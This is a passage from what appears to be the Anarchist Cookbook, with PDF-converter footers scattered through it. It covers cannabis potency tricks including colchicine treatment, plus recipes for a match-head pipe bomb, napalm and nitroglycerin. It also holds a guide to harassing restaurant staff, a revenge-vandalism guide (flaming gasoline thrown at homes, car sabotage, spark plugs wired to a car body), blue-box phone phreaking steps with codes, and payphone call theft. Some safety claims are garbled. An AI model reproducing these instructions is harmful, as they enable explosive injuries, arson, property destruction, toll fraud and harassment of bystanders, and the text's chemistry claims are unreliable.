There are several tricks to increase the number of females, or the THC content of plants: You can make the plants mature in 36 days if you are in a hurry, by cutting back on the light to about 14 hours, but the plants will not be as big. You should gradually shorten the light cycle until you reach fourteen hours. You can stop any watering as the plants begin to bake the resin rise to the flowers. This will increase the resin a bit. You can use a sunlamp on the plants as they begin to develop flower stalks. You can snip off the flower, right at the spot where it joins the plant, and a new flower will form in a couple of weeks. This can be repeated two or three times to get several times more flowers than usual.

If the plants are sprayed with Ethrel early in their growing stage, they will produce almost all female plants. This usually speeds up the flowering also, it may happen in as little as two weeks. You can employ a growth changer called colchicine. This is a bit hard to get and expensive. (Should be ordered through a lab of some sort and costs about $35 a gram.) To use the colchicine, you should prepare your presoaking solution of distilled water with about 0.10 per cent colchicine. This will cause many of the seeds to die and not germinate, but the ones that do come up will be polyploid plants. This is the accepted difference between such strains as "gold" and normal grass, and yours will DEFINITELY be superweed. The problem here is that colchicine is a poison in larger quantities and may be poisonous in the first generation of plants. Bill Frake, author of CONNOISSEUR'S HANDBOOK OF MARIJUANA runs a very complete colchicine treatment down and warns against smoking the first generation plants (all succeeding generations will also be polyploid) because of this poisonous quality. However, the Medical Index shows colchicine being given in very small quantities to people for treatment if various ailments. Although these quantities are small, they would appear to be larger than any you could receive form smoking a seed-treated plant. It would be a good idea to buy a copy of CONNOISSEUR'S, if you are planning to attempt this, and read Mr. Drake's complete instructions. Another still-experimental process to increase the resin it to pinch off the leaf tips as soon as they appear from the time the plant is in the seedling stage on through its entire life-span. This produces a distorted, wrecked-looking plant which would be very difficult to recognize as marijuana. Of course, there is less substance to this plant, but such wrecked creatures have been known to produce so much resin that it crystallizes a strong hash all over the surface of the plant - might be wise to try it on a plant or two and see what happens.

PLANT PROBLEM CHART

Always check the overall environmental conditions prior to passing judgment - soil around 7 pH or slightly less - plenty of water, light, fresh air, loose soil, no water standing in pools.

SYMPTOMPROBABLY PROBLEM/CURELarger leaves turning yellow - smaller leaves still green.Nitrogen deficiency - add nitrate of soda or organic fertilizer.Older leaves will curl at edges, turn dark, possibly with a purple cast.Phosphorous deficiency - add

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

commercial phosphate.Mature leaves develop a yellowish cast to least venial areas.Magnesium deficiency - add commercial fertilizer with a magnesium content.Mature leaves turn yellow and then become spotted with edge areas turning dark gray.Potassium deficiency - add muriate of potash.Cracked stems, no healthy support tissue.Boron deficiency - add any plant food containing boron.Small wrinkled leaves with yellowish vein systems.Zinc deficiency - add commercial plant food containing zinc.Young leaves become deformed, possibly yellowing.Molybdenum deficiency - use any plant food with a bit of molybdenum in it.

EXTRA SECTION: BAD WEED/GOOD WEED

Can you turn bad weed into good weed? Surprisingly enough, the answer to this often-asked inquiry is, yes! Like most other things in life, the amount of good you are going to do relates directly to how much effort you are going to put into it. There are no instant, supermarket products which you can spray on Kansas catnip and have wonderweed, but there are a number of simplified, inexpensive processes (Gee, Mr. Wizard!) which will enhance mediocre grass somewhat, and there are a couple of fairly involved processes which will do up even almost-parsley weed into something worth writing home about.

EASES

Place the dope in a container which allows air to enter in a restricted fashion (such as a can with nail holes punched in its lid) and add a bunch of dry ice, and the place the whole shebang in the freezer for a few days. This process will add a certain amount of potency to the product, however, this only works with dry ice, if you use normal, everyday freezer ice, you will end up with a soggy mess...

Take a quantity of grass and dampen it, place in a baggy or another socially acceptable container, and store it in a dark, dampish place for a couple of weeks (burying it also seems to work). The grass will develop a mold which tastes a bit harsh, a and burns a tiny bit funny, but does increase the potency.

Expose the grass to the high intensity light of a sunlamp for a full day or so. Personally, I don't feel that this is worth the effort, but if you just spent $400 of your friend's money for this brick of super-Colombian, right-from-the-President's-personal-stash, and it turns out to be Missouri weed, and you're packing your bags to leave town before the people arrive for their shares, well, you might at least try it. Can't hurt.

Take the undesirable portions of our stash (stems, seeds, weak weed, worms, etc.) and place them in a covered pot, with enough rubbing alcohol to cover everything. Now CAREFULLY boil the mixture on an ELECTRIC stove or lab burner. DO NOT USE GAS - the alcohol is too flammable. After 45 minutes of heat, remove the pot and strain the solids out, SAVING THE ALCOHOL. Now, repeat the process with the same residuals, but fresh alcohol. When the second boil is over, remove the solids again, combine the two quantities of alcohol and reboil until you have a syrupy mixture. Now, this syrupy mixture will contain much of the THC formerly hidden in the stems and such. One simply takes this syrup the thoroughly combines it with the grass that one wishes to improve upon.

SPECIAL SECTION ON RELATED SUBJECT MARYGIN

Marygin is an anagram of the words marijuana and gin, as in Eli Whitney. It is a plastic tumbler which acts much like a commercial cotton gin. One takes about one ounce of an herb and breaks it up. This is then placed in the Marygin and the protruding knob is rotated. This action turns the internal wheel, which separates the grass from the debris (seeds, stems). It does not pulverize the grass as screens have a habit of doing and is easily washable.

Marygin is available from:
P.O. Box 5827
Tuscon, Arizona 85703
$5.00

GRASS
Edmund Scientific Company
555 Edscorp Building
Barrington, New Jersy 08007

Free Catalog is a wonder of good things for the potential grass grower. They have an electric thermostat greenhouse for starting plants. Lights which approximate the true color balance of the sun and are probably the most beneficial types available: 40 watt, 48 inch Indoor sun bulb, 75 or 150 watt And, they have a natural growth regulator for plants (Gibberellin) which can change height, speed growth, and maturity, promote blossoming, etc. Each plant reacts differently to treatment with Gibberellin...there's no fun like experimenting.

SUGGESTED READING

THE CONNOISSEUR'S HANDBOOK OF MARIJUANA, Bill Drake

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Straight Arrow Publishing - $3«0
625 Third Street
San Francisco, California

FLASH
P.O.Box 16098
San Fransicso, California 94116

Stocks a series of pamphlets on grass, dope manufacture, cooking. Includes the Mary Jane Superweed series.

73. Match Head Bomb by The Jolly Roger

Simple safety match heads in a pipe, capped at both ends, make a devastating bomb. It is set off with a regular fuse. A plastic baggy is put into the pipe before the heads go in to prevent detonation by contact with the metal. Cutting enough match heads to fill the pipe can be tedious work for one but an evening's fun for the family if you can drag them away from the TV.

74. How To Terrorize McDonalds by The Jolly Roger

Now, although McDonalds is famous for it's advertising and making the whole world think that the BigMac is the best thing to come along since sliced bread (buns?), each little restaurant is as amateur and simple as a new-found business. Not only are all the employees rather inexperienced at what they're supposed to do, but they will just loose all control when an emergency occurs....here we go!!! First, get a few friends (4 is good...I'll get to this later) and enter the McDonalds restaurant, talking loudly and reeking of some strange smell that automatically makes the old couple sitting by the door leave. If one of those pimply-faced goons is wiping the floor, then track some crap all over it (you could pretend to slip and break your head, but you might actually do so). Next, before you get the food, find a table. Start yelling and releasing some strange body odor so anybody would leave their table and walk out the door. Sit two friends there, and go up to the counter with another. Find a place where the line is short, or if the line is long say "I only wanna buy a coke." and you get moved up. Now, you get to do the ordering ...heh heh heh. Somebody always must want a plain hamburger with absolutely nothing on it (this takes extra time to make, and drives the little hamburger-makers insane)..order a 9-pack of chicken McNuggets...no, a 20 pack...no, three 6 packs...wait...go back to the table and ask who wants what. Your other friend waits by the counter and makes a pass at the female clerk. Get back to the thing and order three 6-packs of chicken etc....now she says "What kind of sauce would you like?". Of course, say that you all want barbecue sauce one of your friends wants 2 (only if there are only 2 containers of barbecue sauce left). Then they hafta go into the storeroom and open up another box. Finally, the drinks...somebody wants coke, somebody root beer, and somebody diet coke. After these are delivered, bring them back and say "I didn't order a diet coke! I ordered a sprite!" This gets them mad; better yet, turn down something terrible that nobody wants to drink, so they hafta throw the drink away; they can't sell it. After all the food(?) is handed to you, you must never have enough money to pay. The clerk will be so angry and confused that she'll let you get away with it (another influence on her is your friend asking her "If you let us go, I'll go out with you." and giving her a fake fone number). Now, back to your table. But first, somebody likes ketchup and mustard. And plenty (too much) of napkins. Oh, and somebody likes forks and knives, so always end up breaking the ones you pick outta the box. Have your friends yell out, Yay!!!!! We have munchies!!" As loud as they can. That'll worry the entire restaurant. Proceed to sit down. So, you are sitting in the smoking section (by accident) eh? Well, while one of the tobacco-breathers isn't looking, put a sign from the other side of the room saying "Do not smoke here" and he'll hafta move...then he goes into the real non-smoking section, and gets yelled at. He then thinks that no smoking is allowed in the restaurant, so he eats outside (in the pouring rain) after your meal is finished (and quite a few splattered-opened ketchup packets are all over your table), try to leave. But oops! Somebody has to do his duty in the men's room. As he goes there, he sticks an uneaten hamburger (would you dare to eat one of their hamburgers?) Inside the toilet, flushes it a while, until it runs all over the bathroom. Oops! Send a pimply-faced teenager to clean it up. (He won't know that brown thing is a hamburger, and he'll get sick. Wheee!) As you leave the restaurant, looking back at your uncleaned table, somebody must remember that they left their chocolate shake there! The one that's almost full!!!! He takes it then says "This tastes like crap!", Then he takes off the lid and throws it into the garbage can...oops! He missed, and now the same poor soul who's cleaning up the bathroom now hasta clean up chocolate shake. Then leave the joint, reversing the "Yes, we're open" sign (as a reminder of your visit) There you have it! You have just put all of McDonalds into complete mayhem. And since there is no penalty for littering in a restaurant, bugging people in a public eatery (or throw-upery, in this case) you get off scot-free. Wasn't that fun?

75. "Mentor's Last Words" by +++The Mentor+++

The following file is being reprinted in honor and sympathy for the many phreaks and hackers that have been busted recently

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

by the Secret Service.

The Conscience of a Hacker

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"... Damn kids. They're all alike. But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him? I am a hacker, enter my world... Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me... Damn underachiever. They're all alike. I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..." Damn kid. Probably copied it. They're all alike. I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me or feels threatened by me or thinks I'm a smart ass or doesn't like teaching and shouldn't be here...damn kid. All he does is play games. They're all alike. And then it happened. A door opened to a world. Rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all... Damn kid. Tying up the phone line again. They're all alike... You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++

May the members of the phreak community never forget his words -JR

76. The Myth of the 2600hz Detector by The Jolly Roger

Just about everyone I talk to these days about ESS seems to be scared witless about the 2600hz detector. I don't know who thought this one up, but it simply does not exist. So many of you people whine about this so-called phreak catching device for no reason. Someone with AT&T said they had it to catch phreakers. This was just to scare the blue-boxers enough to make them quit boxing free calls. I'm not saying ESS is without its hang-ups, either. One thing that ESS can detect readily is the kick-back that the trunk circuitry sends back to the ESS machine when your little 2600hz tone resets the toll trunk. After an ESS detects a kickback it turns an M-F detector on and records any M-F tones transmitted.

Defeating the kick-back detector

As mentioned in my previous note, kick-back detection can be a serious nuisance to anyone interested in gaining control of a trunk line. The easiest way to by-pass this detection circuitry is not really by-passing it at all, it is just letting the kick-back get detected on some other line. This other line is your local MCI, sprint, or other long distance carrier (except AT&T). The only catch is that the service you use must not disconnect the line when you hit the 2600hz tone. This is how you do it: call up your local extender, put in the code, and dial a number in the 601 area code and the 644 exchange. Lots of other exchanges work across the country, I'm sure, but this is the only one that I have found so far. Anyway, when it starts ringing, simply hit 2600Hz and you'll hear the kick-back, (ka-chirp, or whatever). Then you are ready to dial whoever you want (conferences, inward, route and rate, overseas, etc.) From the trunk line in operator tones! Since blowing 2600Hz doesn't make you a phreaker until the toll equipment resets the line, kickback detection is the method AT&T chooses (for now) this information comes as a result of my experiments & experience and has been verified by local AT&T employees I have as acquaintances. They could only say that this is true for my area, but were pretty sure that the same idea is implemented across the country.

Now that you know how to access a trunk line or as operators say a loop, I will tell you the many things you can do with it. Here is a list of AT&T services accessible to you by using a blue box.

A/C+101 TOLL SWITCHING
A/C+121 INWARD OPERATOR
A/C+131 INFORMATION

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

A/C+141 ROUTE & RATE OP.
A/C+11501 MOBILE OPERATOR
A/C+11521 MOBILE OPERATOR

Starting conferences:
This is one the most useful attributes of blue boxing. Now the confs. are up 24 hours/day and 7 days/week and the billing lines are being billed. Since I believe the above is true (about the billing lines being billed) I would recommend that you never let your number show up on the conf. If you started it, put it on a loop and then call the loop. Enough bullshit!!!!! To start the conf. Dial one of these three numbers in m-f while you are on the trunk.

213+080+XXXX
XXXX=1050,3050
SPECIAL XXXX=1000,1100,1200,1500,2200,2500.

These numbers are in LA and are the most watched, I do not advise using this NPA.
312+001+1050 OR 3050
914+042+1050 OR 1100,1200 ECT..

I believe only 914 works at the moment.

Once connected with one of these you will either hear a re-order, busy, or chirp. When you hear the chirp enter the billing line in M-F. I use the conf. dial- up. A billing line example: kp312+001+1050st you will then hear two tutes and a recording asking you for the number of conferees including yourself. Enter a number between 20 and 30. If you ever get over 30 people on a conference all you will hear is jumbled voices. After the it says "your conference size is xx" then hit the pound (#) sign. Add your favorite loop on and hit 6 to transfer control to it. After it says control will be transferred hang up and call the other side of the loop, hit the pound sign (#) and follow the instructions. A bonus for conf. is to add an international number dial 1+011+cc+number pretty cool ehhh. A few extra notes. Do not add numbers that you will want to hang up, add these through MCI or Sprint. You cannot blow anyone off with 2600hz unless they are in an old x-bar or older system. Many DA operators will stay on after you abuse them; you may have to start another or at least don't say any numbers. Never add the tone side of a loop onto a conf. never add more than one MCI node on your conf.

Route & rate:
Note route & rate and RQS perform the same service. R&R simply tells you route and rate info which is very valuable, ex. Such as the inward routing for an exchange in an area code. An inward routing will let you call her and she can do an emergency interrupt for you. She can tell you how to get international operators, ect. Here are the terms you are required to use:

International,
-Operator route for [country, city]. -gives you inward op.
-Directory route for [country, city]. -gives you directory ass.
-City route for [country, city]. -gives you country and city code.
Operator route for [a/c]+ [exchange] -gives you inward op. Route
Ex. [a/c]+ or [a/c]+0xx+ when she says plus she means plus 121.
Numbers route for [state, city] -gives you a/c.
Place name [a/c]+[exchange] -gives you city/state for that a/c and Exchange.

International calls:
To call international over cable simply access a trunk and dial kp011xxxst wait for sender tone, kpxxxcc-numberst xxx - a 3 digit country code, it may not be 3 digits so just put 1 or 2 0's in front of it. Cc - is the city code to go by satellite:

Dial kp18xst x - numbers 2-8 wait for sender tone then Kpxxxccnumberst

77. Blue Box by The Jolly Roger

To quote Karl Marx, blue boxing has always been the most noble form of phreaking. As opposed to such things as using an MCI code to make a free fone call, which is merely mindless pseudo-phreaking, blue boxing is actual interaction with the Bell System toll network. It is likewise advisable to be more cautious when blue boxing, but the careful phreak will not be caught, regardless of what type of switching system he is under. In this part, I will explain how and why blue boxing works, as well as where. In later parts, I will give more practical information for blue boxing and routing information. To begin with, blue boxing is simply communicating with trunks. Trunks must not be confused with subscriber lines (or "customer loops") which are

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

standard telefone lines. Trunks are those lines that connect central offices. Now, when trunks are not in use (i.e., idle or "on-hook" state) they have 2600Hz applied to them. If they are two-way trunks, there is 2600Hz in both directions. When a trunk IS in use (busy or "off-hook" state), the 2600Hz is removed from the side that is off-hook. The 2600Hz is therefore known as a supervisory signal, because it indicates the status of a trunk; on hook (tone) or off-hook (no tone). Note also that 2600Hz denoted SF (single frequency) signaling and is "in-band." This is very important. "In-band" means that is within the band of frequencies that may be transmitted over normal telefone lines. Other SF signals, such as 3700Hz are used also. However, they cannot be carried over the telefone network normally (they are "out-of-band" and are therefore not able to be taken advantage of as 2600Hz is. Back to trunks. Let's take a hypothetical phone call. You pick up your fone and dial 1+806-258-1234 (your good friend in Amarillo, Texas). For ease, we'll assume that you are on #5 Crossbar switching and not in the 806 area. Your central office (CO) would recognize that 806 is a foreign NPA, so it would route the call to the toll center that serves you. [For the sake of accuracy here, and for the more experienced readers, note that the CO in question is a class 5 with LAMA that uses out-of-band SF supervisory signaling]. Depending on where you are in the country, the call would leave your toll center (on more trunks) to another toll center, or office of higher "rank". Then it would be routed to central office 806-258 eventually and the call would be completed.

Illustration

A---CO1-------TC1------TC2----CO2----B

A.... you
CO1.. your central office
TC1.. your toll office.
TC2.. toll office in Amarillo.
CO2.. 806-258 central office.
B.... your friend (806-258-1234)

In this situation it would be realistic to say that CO2 uses SF in-band (2600Hz) signaling, while all the others use out-of-band signaling (3700Hz). If you don't understand this, don't worry. I am pointing this out merely for the sake of accuracy. The point is that while you are connected to 806-258-1234, all those trunks from YOUR central office (CO1) to the 806-258 central office (CO2) do *NOT* have 2600Hz on them, indicating to the Bell equipment that a call is in progress and the trunks are in use. Now let's say you're tired of talking to your friend in Amarillo, so you send a 2600Hz down the line. This tone travels down the line to your friend's central office (CO2) where it is detected. However, that CO thinks that the 2600Hz is originating from Bell equipment, indicating to it that you've hung up, and thus the trunks are once again idle (with 2600Hz present on them). But actually, you have not hung up, you have fooled the equipment at your friend's CO into thinking you have. Thus, it disconnects him and resets the equipment to prepare for the next call. All this happens very quickly (300-800ms for step-by-step equipment and 150-400ms for other equipment). When you stop sending 2600Hz (after about a second), the equipment thinks that another call is coming towards --> on hook, no tone -->off hook. Now that you've stopped sending 2600Hz, several things happen:

A trunk is seized.
A "wink" is sent to the CALLING end from the CALLED end indicating that the CALLED end (trunk) is not ready to receive digits yet.
A register is found and attached to the CALLED end of the trunk within about two seconds (max).
A start-dial signal is sent to the CALLING end from the CALLED end indicating that the CALLED end is ready to receive digits. Now, all of this is pretty much transparent to the blue boxer. All he really hears when these four things happen is a <beep><kerchunk>. So, seizure of a trunk would go something like this:

Send a 2600Hz
Terminate 2600Hz after 1-2 secs.
[beep][kerchunk]

Once this happens, you are connected to a tandem that is ready to obey your every command. The next step is to send signaling information in order to place your call. For this you must simulate the signaling used by operators and automatic toll-dialing equipment for use on trunks. There are mainly two systems, DP and MF. However, DP went out with the dinosaurs, so I'll only discuss MF signaling. MF (multi-frequency) signaling is the signaling used by the majority of the inter- and intra-lata network. It is also used in international dialing known as the CCITT No« system. MF signals consist of 7 frequencies, beginning with 700Hz and separated by 200Hz. A different set of two of the 7 frequencies represent the digits 0 thru 9, plus an additional 5 special keys. The frequencies and uses are as follows:

Frequencies(Hz)DomesticInternational700+90011700+110022900+110033700+130044900+1300551100+130066700+150077900+1500881100+1500991300+150000700+1700ST3pCode 1900+1700StpCode 11100+1700KPKP11300+1700ST2pKP21500+1700STST

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The timing of all the MF signals is a nominal 60ms, except for KP, which should have a duration of 100ms. There should also be a 60ms silent period between digits. This is very flexible however, and most Bell equipment will accept outrageous timings. In addition to the standard uses listed above, MF pulsing also has expanded usages known as "expanded inband signaling" that include such things as coin collect, coin return, ringback, operator attached, and operator attached, and operator released. KP2, code 11, and code 12 and the ST_ps (STart "primes" all have special uses which will be mentioned only briefly here. To complete a call using a blue box once seizure of a trunk has been accomplished by sending 2600Hz and pausing for the <beep><kerchunk>, one must first send a KP. This readies the register for the digits that follow. For a standard domestic call, the KP would be followed by either 7 digits (if the call were in the same NPA as the seized trunk) or 10 digits (if the call were not in the same NPA as the seized trunk). [Exactly like dialing normal fone call]. Following either the KP and 7 or 10 digits, a STart is sent to signify that no more digits follow. Example of a complete call:

Dial 1-806-258-1234
Wait for a call-progress indication (such as ring,busy,recording,etc.)
Send 2600Hz for about 1 second.
Wait for about ll-progress indication (such as ring,busy,recording,etc.)
Send KP+305+994+9966+ST

The call will then connect if everything was done properly. Note that if a call to an 806 number were being placed in the same situation, the are code would be omitted and only KP + seven digits + ST would be sent. Code 11 and code 12 are used in international calling to request certain types of operators. KP2 is used in international calling to route a call other than by way of the normal route, whether for economic or equipment reasons. STp, ST2p, and ST3p (prime, two prime, and three prime) are used in TSPS signaling to indicate calling type of call (such as coin-direct dialing.

78. Napalm II by The Jolly Roger

[See file #021 of the Cookbook for an easy way to make it!!]

About the best fire bomb is napalm. It has a thick consistency, like jam and is best for use on vehicles or buildings. Napalms is simply one part gasoline and one part soap. The soap is either soap flakes or shredded bar soap. Detergents won't do. The gasoline must be heated in order for the soap to melt. The usual way is with a double boiler where the top part has at least a two-quart capacity. The water in the bottom part is brought to a boil and the double boiler is taken from the stove and carried to where there is no flame. Then one part, by volume, of gasoline is put in the top part and allowed to heat as much as it will and the soap is added and the mess is stirred until it thickens. A better way to heat gasoline is to fill a bathtub with water as hot as you can get it. It will hold its heat longer and permit a much larger container than will the double boiler.

79. Nitroglycerin Recipe by The Jolly Roger

Like all chemists I must advise you all to take the greatest care and caution when you are doing this. Even if you have made this stuff before. This first article will give you information on making nitroglycerin, the basic ingredient in a lot of explosives such as straight dynamites, and gelatin dynamites.

Making nitroglycerin:
Fill a 75-milliliter beaker to the 13 mL. Level with fuming red nitric acid, of 98% pure concentration.
Place the beaker in an ice bath and allow to cool below room temp.
After it has cooled, add to it three times the amount of fuming sulferic acid (99% h2so4). In other words, add to the now-cool fuming nitric acid 39 mL. Of fuming sulferic acid. When mixing any acids, always do it slowly and carefully to avoid splattering.
When the two are mixed, lower their temp. By adding more ice to the bath, about 10-15øC. (Use a mercury-operated thermometer)
When the acid solution has cooled to the desired temperature, it is ready for the glycerin. The glycerin must be added in small amounts using a medicine dropper. (Read this step about 10 times!) Glycerin is added slowly and carefully (I mean careful!) Until the entire surface of the acid it covered with it.
This is a dangerous point since the nitration will take place as soon as the glycerin is added. The nitration will produce heat, so the solution must be kept below 30øC! If the solution should go above 30øC, immediately dump the solution into the ice bath! This will insure that it does not go off in your face!
For the first ten minutes of nitration, the mixture should be gently stirred. In a normal reaction the nitroglycerin will form as a layer on top of the acid solution, while the sulferic acid will absorb the excess water.
After the nitration has taken place, and the nitroglycerin has formed on the top of the solution, the entire beaker should be transferred slowly and carefully to another beaker of water. When this is done the nitroglycerin will settle at the bottom so

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

the other acids can be drained away.

After removing as much acid as possible without disturbing the nitroglycerin, remove the nitroglycerin with an eyedropper and place it in a bicarbonate of soda (sodium bicarbonate in case you didn't know) solution. The sodium is an alkali and will neutralize much of the acid remaining. This process should be repeated as much as necessary using blue litmus paper to check for the presence of acid. The remaining acid only makes the nitroglycerin more unstable than it already is.

Finally! The final step is to remove the nitroglycerin from the bicarbonate. His is done with and eye- dropper, slowly and carefully. The usual test to see if nitration has been successful is to place one drop of the nitroglycerin on metal and ignite it. If it is true nitroglycerin it will burn with a clear blue flame.

**** Caution ****

Nitro is very sensitive to decomposition, heating dropping, or jarring, and may explode if left undisturbed and cool.

80. Operation: Fuckup by The Jolly Roger

This is a guide for Anarchists and can be funny for non-believers and 12 and 13 year old runts, and can be a lexicon of deadly knowledge for True Anarchists... Serious damage is intended to be dealt here. Do not try this stuff unless you want to do a lot of serious Anarchy.

[Simulation]
Asshole - 'Listen, you little teenager punk shit, shut the fuck up, or I'll knock you down!'
Anarchist - 'O.K. You can't say I didn't warn you. You don't know my rue power...' (soooo casually)
Asshole - 'Well, er, what do you mean?
Anarchist - '<demoniac grin>' As you can see, the Anarchist knows something that this asshole doesn't...

[Operation Fuckup]
Get a wheel barrel or two. Fill with gasoline. Get 16 rolls of toilet paper, unroll & drench in the gasoline. Rip to shreds in gasoline. Get asbestos gloves. Light a flare (to be punk), grab glob of saturated toilet paper (you can ignite the glob or not). Throw either flaming or dripping glob into:

- **Any window (picture is the best)**
- **Front doors**
- **Rough grain siding**
- **Best of all, brick walls**

First of all, this bitch is near impossible to get off once dried, and is a terror to people inside when lit! After this... during the night, get a pickup truck, a few wheel-barrels, and a dozen friends with shovels. The pickup can be used only for transporting people and equipment, or doing that, and carting all the dirt. When it gets around 12:00 (after the loser goes beddie - bye), dig a gargantuan hole in his front yard until about 3:00. You can either assign three or four of your friends to cart the dirt ten miles away in the pickup-bed, or bury his front door in 15' of dirt! After that is done, get three or four buckets of tar, and coat his windows. You can make an added twist by igniting the tar when you are all done and ready to run! That is if the loser has a house. If he lives inside an apartment building, you must direct the attack more toward his car, and front door. I usually start out when he goes to work...I find out what his cheap car looks like, and memorize it for future abuse...It is always fun to paint his front door (apt.) hot pink with purple polka-dots, and off-neon colors in diagonal stripes. You can also pound a few hundred or so four
inch nails into his front door (this looks like somebody really doesn't like you from the inside). Another great is to fill his keyhole with liquid steel so that after the bastard closes his door - the only way to get back in is to break it down. If you can spare it, leave him an axe - that is, implanted three inches into, and through the door! Now, this next one is difficult, but one of the best! Get a piece of wood siding that will more than cover his front door completely. Nail two by fours on the edges of the siding (all except the bottom) so you have a barge - like contraption. Make a hole at the top that will be large enough for a cement slide. Mix about six or seven LARGE bags of QUICK drying cement. Use the cement slide to fill the antechamber created by the 'barge' that is around his door. Use more two by fours to brace your little cement-filled barge, and let the little gem dry. When it is, remove the 'barge' so only a stone monolith remains that covers his door. Use any remaining cement to make a base around this so he can't just push it over. When I did this, he called the fire department, and they thought he meant wood, so they brought axes. I watched with a few dozen or so other tenants, and laughed my damn ass off! This is only his door! After he parks his car for the night, the fun really begins...I start out by opening up the car by jamming a very thin, but loack - inside and out! Then proceed to put orange-juice syrup all over the seats, so after he gets through all the other shit that you do, he will have the stickiest
seats in the world. You can then get a few Sunday papers, and crack one of the windows about four inches. Lightly crumple the papers, and continue to completely fill the inside of his car with the newspapers. A copy of the Sunday New York Times will nicely fill a Volkswagen! What is also quite amusing is to put his car on cinder blocks, slash his tires at the top, and fill them

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

with cement! Leave the cinder blocks there so that, after he knocks the car off of them, he will get about 3 miles to the gallon with those tires, and do 0 to 60 in about two minutes! It is even more hilarious when he doesn't know why the hell why! Another is to open his hood, and then run a few wires from the sparkplugs to the METAL body. The sure is one HOT car when it is running! Now, I like to pour two pounds of sugar down his gas tank. If this doesn't blow every gasket in his engine it will do something called 'caramelizing his engine'. This is when the extreme heat turns the sugar to caramel, and you literally must completely take the engine out and apart, and clean each and every individual part! Well, if this asshole does not get the message, you had better start to get serious. If this guide was used properly & as it was intended (no, not as kindling for the fire), this asshole will either move far away, seek professional psychological help, commit suicide, or all of the above!

81. Stealing calls from payphones by The Jolly Roger

Now to make free local calls, you need a finishing nail. I highly recommend "6D E.G. FINISH C/H, 2 INCH" nails. These are about 3/32 of an inch in diameter and 2 inches long (of course). You also need a large size paper clip. By large I mean they are about 2in long (FOLDED). Then you unfold the paper clip. Unfold it by taking each piece and moving it out 90ø. When it is done it should look somewhat like this:

```
/----------\
:          :
:          :
:          :
:          :
           \-----
```

Now, on to the neat stuff. What you do, instead of unscrewing the glued-on mouthpiece, is insert the nail into the center hole of the mouthpiece (where you talk) and push it in with pressure or just hammer it in by hitting the nail on something. Just DON'T KILL THE MOUTHPIECE! You could damage it if you insert the nail too far or at some weird angle. If this happens then the other party won't be able to hear what you say. You now have a hole in the mouthpiece in which you can easily insert the paper clip. So, take out the nail and put in the paper clip. Then take the other end of the paper clip and shove it under the rubber cord protector at the bottom of the handset (you know, the blue guy...). This should end up looking remotely like...like this:

```
              /----------\     Mouthpiece
              :          :
    Paper clip --> :          :    /
              :     /---:---\
              :     : :
              :------------>
=====================\---))):
                    : To earpiece ->
                    ^           ^
                    \---------------------->
                    :           :
                    :           :
                   Cord         Blue guy
```

(The paper clip is shoved under the blue guy to make a good connection between the inside of the mouthpiece and the metal cord.) Now, dial the number of a local number you wish to call, sayyyy, MCI. If everything goes okay, it should ring and not answer with the "The Call You Have Made Requires a 20 Cent Deposit" recording. After the other end answers the phone, remove the paper clip. It's all that simple, see? There are a couple problems, however. One is, as I mentioned earlier, the mouthpiece not working after you punch it. If this happens to you, simply move on to the next payphone. The one you are now on is lost. Another problem is that the touch tones won't work when the paper clip is in the mouthpiece. There are two ways around this..

Dial the first 6 numbers. This should be done without the paper clip making the connection, i.e., one side should not be connected. Then connect the paper clip, hold down the last digit, and slowly pull the paper clip out at the mouthpiece's end.

Don't use the paper clip at all. Keep the nail in after you punch it. Dial the first 6 digits. Before dialing the last digit, touch the nail head to the plate on the main body of the phone, the money safe thingy..then press the last number. The reason that this method is sometimes called clear boxing is because there is another type of phone which lets you actually

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

make the call and listen to them say "Hello, hello?" but it cuts off the mouthpiece so they can't hear you. The Clear Box is used on that to amplify your voice signals and send it through the earpiece. If you see how this is even slightly similar to the method I have just described up there, kindly explain it to ME!! Cause I don't GET IT! Anyways, this DOES work on almost all single slot, Dial Tone First payphones (Pacific Bell for sure). I do it all the time. This is the least, I STRESS *LEAST*, risky form of Phreaking.

82. Pool Fun by The Jolly Roger

